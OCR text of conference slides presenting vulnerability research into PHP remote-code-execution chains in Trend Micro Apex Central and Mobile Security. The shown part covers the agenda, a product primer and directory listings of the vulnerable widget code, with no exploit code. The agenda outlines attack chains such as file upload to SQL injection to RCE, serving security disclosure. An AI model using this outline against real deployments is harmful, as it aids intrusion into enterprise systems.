ADVERSARY AND HARMONY,
THE EVOLUTION OF
AI SECURITY

Ghosts of the Past: Classic PHP RCE Bugs in Trend Micro Enterprise Offerings

POH Jia Hao (@Chocologicall)
STAR Labs SG Pte. Ltd.

STAR LABS

$ whoami

- **POH Jia Hao (@Chocologicall)**
- Web Security Researcher @ STAR Labs SG Pte. Ltd.
- Web Application Vulnerability Research
- Pentesting

$ cat agenda.txt

- What this talk is about
- Primer on Trend Micro enterprise applications
- Chain #1: Post-Auth File Upload to SQLi to RCE
- Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) Local File Inclusion to RCE
- Chain #3: ??? RCE
- Searching for additional vulnerabilities
- Conclusion and future research


What this talk is about

- Raising awareness about enterprise applications research
- Sharing about the research journey which resulted in 10+ CVEs (pending)
- Demonstrating the discovered vulns with PoC to show exploitability
- Encouraging/reminding fellow researchers that classic PHP vulns are still plentiful especially in enterprise applications with legacy code

Primer on Trend Micro Enterprise Applications

STAR LABS

Primer on TREND MICRO enterprise applications




STAR LABS


Primer on TREND MICRO enterprise applications

- Trend Micro Apex Central
  - Formerly known as “Control Manager”
  - “Centralised Visibility and Investigation”
  - Deploy consistent threat protection policies across endpoints and clients

Trend Micro Apex Central

- Centralized dashboard for ease of policies deployment





Trend Micro Apex Central™
C#
php
Microsoft SQL Server
SQLite
node
JS

Primer on TREND MICRO enterprise applications

- Trend Micro Mobile Security (Enterprise)
  - “Gain visibility and control of mobile devices, applications, and data”
  - Streamlines Mobile Device Management (MDM) into a single dashboard

Trend Micro Mobile Security (Enterprise)

- A management platform for Mobile Device Management (MDM)



Primer on Trend Micro enterprise applications


STAR LABS

Code Reuse

- Nothing wrong with that, makes it easier for shared components to be available in multiple applications.
- However, finding bugs in shared components means multiple applications are vulnerable.
- Find 1 bug, get N for free?


Important directories - /widget

Mobile Security



Name	Date modified	Type	Size
common	6/18/2023 10:34 PM	File folder	
img	6/18/2023 10:34 PM	File folder	
inc	6/18/2023 10:34 PM	File folder	
js	6/18/2023 10:34 PM	File folder	
lib	6/18/2023 10:34 PM	File folder	
repository	6/18/2023 10:34 PM	File folder	
ui	6/18/2023 10:34 PM	File folder	
body.php	5/27/2021 3:17 PM	PHP Source File	1 KB
controller.php	5/27/2021 3:17 PM	PHP Source File	6 KB
db_controller.php	5/27/2021 3:17 PM	PHP Source File	23 KB
index.php	6/27/2023 12:31 AM	PHP Source File	9 KB
layoutList.js	5/27/2021 3:17 PM	JavaScript File	2 KB
menu.php	5/27/2021 3:17 PM	PHP Source File	1 KB
proxy_controller.php	5/27/2021 3:17 PM	PHP Source File	7 KB
widgetList.php	5/27/2021 3:17 PM	PHP Source File	2 KB


Apex Central




Name	Date modified	Type	Size
common	6/18/2023 8:53 PM	File folder	
font	6/18/2023 8:53 PM	File folder	
img	6/18/2023 8:53 PM	File folder	
inc	6/18/2023 8:53 PM	File folder	
js	6/18/2023 8:53 PM	File folder	
lib	6/18/2023 8:53 PM	File folder	
repository	6/26/2023 1:31 AM	File folder	
ui	6/18/2023 8:54 PM	File folder	
adjust_tab.php	10/9/2018 11:57 AM	PHP Source File	1 KB
body.php	5/6/2020 3:17 AM	PHP Source File	1 KB
controller.php	5/6/2020 3:17 AM	PHP Source File	6 KB
db_controller.php	6/30/2020 3:36 AM	PHP Source File	31 KB
DelBackupFrom501.bat	4/19/2018 2:15 PM	Windows Batch File	1 KB
GetCurrentWP.php	4/19/2018 2:14 PM	PHP Source File	1 KB
GetCurrentWPResult.ini	4/19/2018 2:15 PM	Configuration sett...	1 KB
help_proxy.htm	11/22/2021 3:39 AM	Chrome HTML Do...	26 KB
help_proxy.php	5/6/2020 3:17 AM	PHP Source File	2 KB
index.php	5/6/2020 3:17 AM	PHP Source File	12 KB
layoutList.js	5/6/2020 3:17 AM	JavaScript File	2 KB
menu.php	5/6/2020 3:17 AM	PHP Source File	1 KB
ProductInfo.xml	6/18/2023 8:55 PM	XML Document	1 KB
proxy_command_controller.php	4/19/2018 2:14 PM	PHP Source File	2 KB
proxy_controller.php	6/30/2020 3:20 AM	PHP Source File	7 KB
sco_controller.php	11/25/2018 10:50 PM	PHP Source File	10 KB
sso_controller.php	10/14/2020 3:15 AM	PHP Source File	3 KB
task_controller.php	9/4/2019 10:47 AM	PHP Source File	14 KB
widgetList.php	5/6/2020 3:17 AM	PHP Source File	2 KB

Important directories - /widget

Mobile Security




Apex Central




Important directories - /widget/repository/widgetPool/wp1

Mobile Security




Apex Central




Important directories - /widget/repository/widgetPool/wp1

Mobile Security



Apex Central




Important directories - /widget/repository/widgetPool/wp1

Model

